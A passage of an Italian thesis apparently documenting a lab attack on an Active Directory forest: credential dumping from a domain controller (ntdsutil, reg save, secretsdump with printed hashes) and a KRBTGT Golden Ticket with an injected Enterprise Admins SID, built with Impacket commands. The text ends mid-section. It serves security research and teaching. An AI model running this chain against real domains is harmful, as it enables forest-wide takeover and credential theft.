Le seguenti operazioni sono da considerarsi effettuate, se non specificato diversamente, in un laboratorio composto da 2 *VMs* in *Cloud* Amazon; le macchine rappresentano i *DC* con le configurazioni presentate nei capitoli precedenti; il sistema operativo su di esse montato è *Windows Server 2016*. Altri test, precedenti a quello qui riportato, sono stati eseguiti in un laboratorio locale composto da sistemi *Windows Server 2019*. Tutte le operazioni di attacco sono eseguite da macchina Kali Linux locale.

Per semplicità sono state utilizzate tutte le configurazioni di *default* del *playbook*, per cui:

1. i due domini *padre* e *figlio* sono rispettivamente *hacklab.local* e *corp.hacklab.local*.
2. i due *Domain Controller* hanno come *hostname* rispettivamente *DC01* e *DC02* per cui i loro *Fully Qualified Domain Name (FQDN)* sono rispettivamente *dc01.hacklab.local* e *dc02.corp.hacklab.local*.
3. gli indirizzi di ogni *DC* coincidono con i loro *FQDN*.
4. nel dominio *figlio* è presente l'utente *devis.cook* con password *cokezero1*; possiede i privilegi di *Domain Admins* nel dominio *corp.hacklab.local*.

Affinché sia possibile effettuare gli attacchi previsti, è necessario configurare correttamente la macchina Linux che verrà utilizzata per portare a termine le operazioni offensive. In particolare è fondamentale sia configurare l'associazione *indirizzo ip - FQDN* sia *sincronizzare* la macchina attaccante con l'orario utilizzato all'interno della foresta.

L'associazione tra gli *indirizzo ip* dei due *Domain Controller* e i loro *Fully Qualified Domain Name* può essere creata andando a configurare il file */etc/hosts* all'interno della macchina Linux utilizzata per gli attacchi. Questo file permette di effettuare la risoluzione di un *indirizzo ip* nel corrispondente *host* in locale, prima di qualsiasi richiesta a livello di rete, *query DNS* compresa. E' necessario inserire nel file una linea per ogni *DC* in cui sono presenti *ip* e *FQDN* separati da almeno uno spazio:



Figura 59: File */etc/hosts* .

Per *sincronizzare* l'orologio della macchina attaccante con quello della foresta può essere utilizzato il protocollo di gestione degli orologi *Key Distribution Center (KDC)*, presentato nell'Introduzione all'Active Directory. Questo protocollo è servito sulla porta 123/TCP da entrambi i *Domain Controller (DC)*, che si mantengono sincronizzati tra di loro. Di conseguenza la scelta del server con cui sincronizzarsi è marginale. Uno dei *tool* a linea di comando che può essere utilizzato è *ntpdate*[53]. Il comando da utilizzare è *ntpdate* $<$ *indirizzodelserver* $>$ come si può vedere nella figura successiva.



Figura 60: Output *ntpdate* .

Una volta configurata anche la macchina kali Linux attaccante si possono confermare tutte le informazioni precedentemente presentate utilizzando il *tool CrackMapExec*[54] presentato di seguito. Questo è uno dei *tool* più utilizzati per interfacciarsi con un'infrastruttura *Active Directory* durante un *Pentesting* o un generico attacco. Composto da molteplici moduli, è efficace sia durante le fasi di *Enumeration* sia in quelle di *Exploitation*.



Figura 61: Output *CrackMapExec* #1.

I parametri utilizzati sono:

- *smb* : permette di scegliere la modalità che sfrutta il protocollo *SMB*.
- $<$ *indirizzo* $>$: specifica l'indirizzo del *target*.
- -u : specifica l'*username* dell'utente da utilizzare per la *query*.
- -p : specifica la *password* dell'utente da utilizzare per la *query*.

Nell'*output* vediamo un messaggio di *STATUS_LOGON_FAILURE* quando l'indirizzo specificato è *dc01.hacklab.local*, in quanto nel dominio *padre* l'utente *devis.cook* non esiste. Invece si ottiene un messaggio positivo quando la *query* viene effettuata al *Domain Controller* del dominio *figlio*.

Di seguito un altro *screenshot* dell'*output* di *CrackMapExec*[54]: in questo caso sono stati utilizzati anche il parametro *-x*, che permette di specificare un comando da eseguire nel *target*, e il parametro *–exec-method* che specifica la tecnica da utilizzare per l'esecuzione del comando. Sono stati specificati rispettivamente *net group Domain Admins* e *smbexec*. Il primo è il comando con cui si ottiene una lista degli utenti facenti parte del gruppo *Domain Admins*. Il secondo è uno dei metodi più veloci per eseguire comandi se si hanno i privilegi necessari.



Figura 62: Output *CrackMapExec* #2.

Nell'*output* è possibile notare che l'utente *devis.cook* fa effettivamente parte del gruppo *Domain Admins* nel dominio *figlio*.

5.1 Condizioni di attacco e dump degli Hash

Per poter eseguire gli attacchi presentati sono necessarie determinate precondizioni.
Le soluzioni proposte prevedono l'utilizzo della collezione di *tool Impacket*[55] per Linux e dei software Windows integrati. A tal fine è essenziale utilizzare nella macchina attaccante l'ultima versione di *Impacket*[55] rilasciata; in questo caso è stata utilizzata la versione *0.10.0*, la più recente nel momento in cui questa tesi è stata scritta. Tutte le versioni precedenti a questa sono da considerarsi non utilizzabili in quanto il *playbook* è pensato per essere utilizzato su macchine Windows Server con tutti gli *update* e le *patch* disponibili. Si ricorda, infatti, che le vulnerabilità non sono indotte ma sono già presenti nelle installazioni di *default*. Viene citato, senza entrare in argomenti che esulano dall'obiettivo di questa tesi, che il nuovo formato del *Privileged Attribute Certificate (PAC)* rilasciato nel 2021 a seguito della vulnerabilità conosciuta come *CVE-2021-42287*[56] rende le versioni di *Impacket*[55] precedenti obsolete.

Un'altra condizione è la conoscenza dei *SID* sia del dominio *figlio*, sia del dominio *padre*; queste informazioni sono molto semplici da ottenere, è necessario possedere un account utente di qualsiasi tipo in uno dei due domini. Nel caso discusso, l'utente *devis.cook* è presente nel dominio *figlio*.

L'ultima condizione, e quella più importante e difficile da raggiungere, è avere la possibilità di effettuare il *dump* degli hash nel *DC* nel dominio *figlio*. Per poter effettuare questa operazione bisogna disporre di un utente appartenente a un gruppo di amministrazione come *Administrators*, *Domain Admins*, *Enterprise Admins* oppure a un gruppo speciale, come il *Backup Operators*. Nel caso discusso, l'utente *devis.cook* è un *Domain Admins* nel dominio *figlio* per cui possiede i privilegi per eseguire questa operazione. E' possibile effettuare il *dump* degli hash sia *localmente* che da *remoto*; entrambe le soluzioni verranno presentate successivamente.

5.1.1 SID Lookup

Per ottenere i *SID* dei due domini possiamo utilizzare lo script *Impacket*[55] *lookupsid.py*. I parametri richiesti sono *dominio\utente:password@indirizzo*.



Figura 63: Output *lookupsid.py* per *corp.hacklab.local* .

Si può vedere nel rettangolo evidenziato più in alto l'indirizzo del DC02. In quello sottostante il *SID* del dominio *corp.hacklab.local* richiesto: *S-1-5-21-4206347020-1692389405-2219441613*.
Infine nel rettangolo più in basso possiamo leggere il *SID* dell'utente *devis.cook*, 1112, che sarà fondamentale in uno dei due attacchi descritti successivamente.



Figura 64: Output *lookupsid.py* per *hacklab.local*.

In questa seconda operazione nel rettangolo più in alto è presente l'indirizzo del DC01. Sotto è presente il *SID* del dominio *hacklab.local* : *S-1-5-21-2886521826-4274546746-3180030028*.
L'ultimo rettangolo contiene invece il *SID* del gruppo di cui si vogliono ottenere i privilegi: *Enterprise Admins*, che è identificato col numero 519 (quello di *default*).

5.1.2 Dump locale

Per eseguire il *dump* degli hash può essere utilizzato un approccio *locale* per cui gli hash vengono crittografati e salvati in speciali file sulla macchina remota. Successivamente viene fatto il download di tali file e lo script *Impacket[55] secretsdump.py* può essere usato per ottenere gli hash.

Negli esempi successivi viene utilizzato il *tool evil-winrm*[57] per ottenere una powershell remota su *DC02*. Questo *tool* utilizza il protocollo HTTP Winrm sulla porta 5985. Essendo *devis.cook* un utente *Domain Admins*, ha di *default* la possibilità di ottenere una powershell remota utilizzando le proprie credenziali sul *DC* del suo dominio, in questo caso DC02.

Il primo file che viene scaricato è *NTDS.dit* che può essere salvato col comando: *ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q*[58].

```
*Evil-WinRM* PS C:\Users\devis.cook\Documents> hostname
DC02
*Evil-WinRM* PS C:\Users\devis.cook\Documents> whoami
corp\devis.cook
*Evil-WinRM* PS C:\Users\devis.cook\Documents> ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {385e5537-2978-4507-96bd-a8752161cb0d} generated successfully.
Snapshot {274b8a9c-8253-49ed-bf55-0f33ead65c8c} mounted as C:\$SNAP_202308151022_VOLUMEC$\
Snapshot {274b8a9c-8253-49ed-bf55-0f33ead65c8c} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202308151022_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {274b8a9c-8253-49ed-bf55-0f33ead65c8c} unmounted.
```

Figura 65: *Dump NTDS.dit*

Il secondo file che viene scaricato è *system.save*. Si può ottenere a partire dai registri col comando: *reg save hklm\system system.save*[59].

```
*Evil-WinRM* PS C:\Users\devis.cook\Documents> hostname
DC02
*Evil-WinRM* PS C:\Users\devis.cook\Documents> whoami
corp\devis.cook
*Evil-WinRM* PS C:\Users\devis.cook\Documents> reg save hklm\system system.save
The operation completed successfully.

*Evil-WinRM* PS C:\Users\devis.cook\Documents> ls


    Directory: C:\Users\devis.cook\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        8/15/2023  10:27 AM       18161664 system.save
```

Figura 66: *Dump system.save.*

Una volta che i due file sono stati scaricati nella macchina Linux può essere utilizzato lo script *Impacket[55] secretsdump.py* per estrarre gli hash. Quelli interessanti per gli attacchi successivi sono i *krbtgt* e *HACKLAB$* che rappresentano rispettivamente quelli degli account KRBTGT del dominio locale e TRUST per il dominio *hacklab.local*.



Figura 67: Output *secretsdump.py* #1.



Figura 68: Output *secretsdump.py* #2

I parametri utilizzati sono:

- -just-dc : permette di estrarre gli hash salvati solo nel *DC*.
- -ntds : indica il *path* del file ntds.dit .
- -system : indica il *path* del file *system.save*.
- local : indica che l'operazione deve essere eseguita localmente.

5.1.3 Dump remoto

Il *dump* degli hash può essere eseguito anche da *remoto*, con *Impacket[55] secretsdump.py*, nel caso vi siano le condizioni adeguate per farlo. Il protocollo che viene utilizzato è *DRSUAPI*, che utilizza porte dinamiche per la replicazione dei dati[60]. Come conseguenza, la presenza di un *Intrusion Detection System*, di un *Intrusion Prevention System* o di un *firewall* che filtra tali porte potrebbe non permettere l'operazione.

Comunque, di seguito, viene proposto un test eseguito in un laboratorio *locale* di macchine *Windows Server 2019*, dove le porte non erano filtrate.

```
Foot@kali:~/Desktop/test-local/impacket# python3 secretsdump.py -just-dc-ntlm -dc-ip dc02.corp.hacklab.local corp.hacklab.local/
devis.cook:cokezero1@dc02.corp.hacklab.local
Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4aecc0698781b95fc61a215fa6d45176:::
corp.hacklab.local\devis.cook:1103:aad3b435b51404eeaad3b435b51404ee:0e39efac1a23492e76875ed84ba3e445:::
DC02$:1000:aad3b435b51404eeaad3b435b51404ee:6477f7f4bcee8191cfe04266714178c0:::
HACKLAB$:1104:aad3b435b51404eeaad3b435b51404ee:b19e9280499071f30bf1c4a5a92e2447:::
[*] Cleaning up...
```

Figura 69: *Dump* remoto con *secretsdump.py* .

I parametri utilizzati sono:

- -just-dc-ntlm : permette di estrarre gli hash NTLM salvati solo nel *DC*.
- -dc-ip : permette di specificare il *DC* a cui richiedere il trasferimento dei dati, in questo caso DC02, il *DC* del dominio *figlio*.
- target : *dominio\utente:password@indirizzo* da cui ottenere il *dump*; nel caso in esame viene utilizzato *corp.hacklab.local\devis.cook:cokezero1@dc02.corp.hacklab.local*; l'indirizzo specificato è quello di DC02, per cui sono ottenuti gli hash salvati in questa macchina.

5.2 KRBTGT Golden Ticket Attack

L'attacco eseguito utilizzando il *Golden Ticket forgiato* con l'hash *KRBTGT* è composto da varie fasi.



Figura 70: Schema attacco con *KRBTGT Golden Ticket*.

Inizialmente si utilizza l'hash dell'account *KRBTGT* per forgiare localmente un *TGT* particolare. Al suo interno deve essere iniettato l'*extra-sid* che permetta di ottenere privilegi arbitrari nel dominio scelto. Nell'esempio verrà iniettato il gruppo *Enterprise Admins* per il dominio *hacklab.local*.
Per questo attacco è essenziale che il *TGT* venga creato per un utente esistente nel dominio *figlio*, altrimenti il *KDC* di tale dominio rifiuterà il ticket definendolo non valido.

Successivamente viene richiesto al *DC* del dominio *figlio*, in questo caso DC02, un *ST* che coincide con l'*inter-realm TGT* che permette l'autenticazione presso il *DC* del dominio in cui si vogliono scalare i privilegi, in questo caso DC01.

Una volta ottenuto il ticket che permette l'autenticazione presso il *DC* nel dominio *padre*, si richiede un *ST* per usufruire di un servizio che permetta di eseguire operazioni privilegiate. Nel caso in esame verrà richiesto il servizio *Common Internet File System (CIFS)* che consente l'accesso, con i privilegi ottenuti, ai file del *DC* del dominio *padre*.

Con i permessi ottenuti grazie al *ST* può essere eseguito il *dump* degli Hash del dominio *padre* o ottenuta una *shell* presso il suo *DC*; in questo modo si sono effettivamente guadagnati i privilegi massimi all'interno della foresta.

5.2.1 KRBTGT Golden Ticket Forgery

Per forgiare il *TGT* con l'*extra-sid* viene utilizzato lo script *Impacket[55] ticketer.py* . Quest'ultimo permette di creare un ticket *ad hoc* localmente, specificando l'hash da usare per la crittografia.

```
root@kali:~/Desktop/test-cloud/impacket# python3 ticketer.py -spn krbtgt/corp.hacklab.local -domain corp.hacklab.local -domain-s
id S-1-5-21-4206347020-1692389405-2219441613 -aesKey 914c2775bc23ab269fc8e7623a925e8aed693851af579748412c6105d7602d21 -extra-sid
 S-1-5-21-2886521826-4274546746-3180030028-519 -user-id 1112 devis.cook
Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.hacklab.local/devis.cook
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in devis.cook.ccache
root@kali:~/Desktop/test-cloud/impacket# mv devis.cook.ccache devis.cook.TGT
```

Figura 71: Output *ticketer.py* - (KRBTGT Attack).

I parametri utilizzati sono:

- -spn : permette di specificare il servizio di cui si vuole ottenere il ticket; in questo caso viene utilizzato *krbtgt/corp.hacklab.local* che permette l'autenticazione presso il dominio *corp.hacklab.local*.
- -domain : permette di specificare il dominio *figlio*, in questo caso *corp.hacklab.local*.
- -domain-sid : permette di specificare il *SID* del dominio *figlio*; in questo caso viene utilizzato *S-1-5-21-4206347020-1692389405-2219441613*, ottenuto tramite il *SID lookup* precedente.
- -aesKey : permette di specificare l'hash, in formato *AES*, che verrà utilizzato per crittografare il ticket; in questo caso viene inserito quello dell'account *KRBTGT$*. Si può specificare l'hash anche usando il parametro *-nthash* nel caso in cui il formato sia *NT*.
- -extra-sid : permette di specificare il *SID* da iniettare; il formato del *SID* deve essere SID *dominio padre* - SID *gruppo che si vuole impersonare*. In questo esempio viene utilizzato S-1-5-21-2886521826-4274546746-3180030028-519 dove *519* è il *SID* del gruppo *Enterprise Admins* ottenuto tramite il *SID lookup* già proposto, mentre la parte precedente è il *SID* del dominio *padre*, *hacklab.local*, ottenuto con la medesima operazione.
- -user-id : permette di specificare l'ID dell'utente per cui viene forgiato il ticket; nel caso in esame è *1112*, l'ID di *devis.cook*, ottenuto tramite il *SID lookup* già proposto.
- username : nome utente per cui viene forgiato il ticket, in questo caso *devis.cook*.

A operazione conclusa è stato ottenuto il ticket *devis.cook.TGT*, il *TGT* per l'utente *devis.cook*, che contiene al suo interno l'*extra-sid*. Permette l'autenticazione presso il dominio *corp.hacklab.local*

5.2.2 Inter-realm TGT Request

Per richiedere l'*inter-realm TGT* che permetta l'autenticazione presso il dominio *padre* viene utilizzato lo script *Impacket[55] getST.py* . Quest'ultimo permette di richiedere ticket legittimi a un *DC* specificato, in questo caso quello del dominio *figlio*.

```
root@kali:~/Desktop/test-cloud/impacket# KRB5CCNAME=devis.cook.TGT python3 getST.py -spn krbtgt/hacklab.local -no-pass -k -dc-ip
 dc02.corp.hacklab.local corp.hacklab.local/devis.cook
Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Getting ST for user
[*] Saving ticket in devis.cook.ccache
root@kali:~/Desktop/test-cloud/impacket# mv devis.cook.ccache devis.cook.interTGT
```

Figura 72: Output *getST.py* #1 - (KRBTGT Attack).

I parametri utilizzati sono:

- KRB5CCNAME : permette di specificare un ticket da utilizzare in sostituzione alle normali credenziali; nell'esempio viene utilizzato il *TGT* creato nel passaggio precedente contenente l'*extra-sid*; permette l'autenticazione presso il dominio *corp.hacklab.local*.
- -spn : permette di specificare il servizio di cui si vuole ottenere il ticket; in questo caso viene utilizzato *krbtgt/hacklab.local* che permette l'autenticazione presso il dominio *hacklab.local*.
- -no-pass : permette di evitare l'utilizzo di password per l'autenticazione.
- -k : permette l'autenticazione tramite ticket Kerberos.
- -dc-ip : permette di specificare l'indirizzo del *DC* a cui richiedere il ticket; in questo caso DC02, il *DC* del dominio *figlio*.
- username : *dominio\utente* di cui richiedere il ticket; nel caso in esame viene utilizzato *corp.hacklab.local\devis.cook*.

A operazione conclusa è ottenuto il ticket *devis.cook.interTGT*, l'*inter-realm TGT* per l'utente *devis.cook*, che contiene al suo interno l'*extra-sid*. In questo caso, a differenza di quello precedente, il ticket permette l'autenticazione presso il dominio *hacklab.local* nel quale l'utente *devis.cook* non esiste.

5.2.3 ST Request

Per richiedere il *ST* che permette l'utilizzo di un servizio presso il dominio *padre* viene utilizzato nuovamente lo script *Impacket[55] getST.py* . Quest'ultimo permette di richiedere ticket legittimi a un *DC* specificato.

```
root@kali:~/Desktop/test-cloud/impacket# KRB5CCNAME=devis.cook.interTGT python3 getST.py -spn cifs/dc01.hacklab.local -no-pass
-k -dc-ip dc01.hacklab.local hacklab.local/devis.cook
Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Getting ST for user
[*] Saving ticket in devis.cook.ccache
root@kali:~/Desktop/test-cloud/impacket# mv devis.cook.ccache devis.cook.ST
```

Figura 73: Output *getST.py* #2 - (KRBTGT Attack).

I parametri utilizzati sono:

- KRB5CCNAME : permette di specificare un ticket da utilizzare in sostituzione alle normali credenziali; nell'esempio viene utilizzato l'*inter-realm TGT* creato nel passaggio precedente contenente l'*extra-sid*; permette l'autenticazione presso il dominio *hacklab.local*.
- -spn : permette di specificare il servizio di cui si vuole ottenere il ticket; in questo caso viene utilizzato *cifs/dc01.hacklab.local* che permette l'utilizzo del servizio *CIFS* presso la macchina *dc01.hacklab.local*, che coincide con il DC01.
- -no-pass : permette di evitare l'utilizzo di password per l'autenticazione.
- -k : permette l'autenticazione tramite ticket Kerberos.
- -dc-ip : permette di specificare l'indirizzo del *DC* a cui richiedere il ticket; in questo caso DC01, il *DC* del dominio *padre*.
- username : *dominio\utente* di cui richiedere il ticket; nel caso in esame viene utilizzato *hacklab.local\devis.cook*; il dominio specificato è quello *padre* in quanto l'autenticazione avviene tramite l'*inter-realm TGT*.

A operazione conclusa è stato ottenuto il ticket *devis.cook.ST*, il *Service-Ticket* per l'utente *devis.cook*, che permette di utilizzare il servizio *CIFS*.

5.2.4 Privilege Escalation - risultati

Ora che è stato ottenuto un *ST* che permette di usufruire del servizio *CIFS* è possibile, grazie ai nuovi privilegi di *Enterprise Admins*, effettuare il *dump* degli hash del DC01, appartenente al dominio *hacklab.local*. Inoltre è possibile ottenere una *shell* direttamente nel DC01 usando *tool* come *evil-wirnm*[57], *psexec*[55], *smbexec*[55] ecc.

Di seguito è presentata una soluzione in cui si ottiene una *semi-interactive shell* usando lo script *Impacket[55] smbexec.py* .



Figura 74: Output *smbexec.py* - (KRBTGT Attack).

I parametri utilizzati sono:

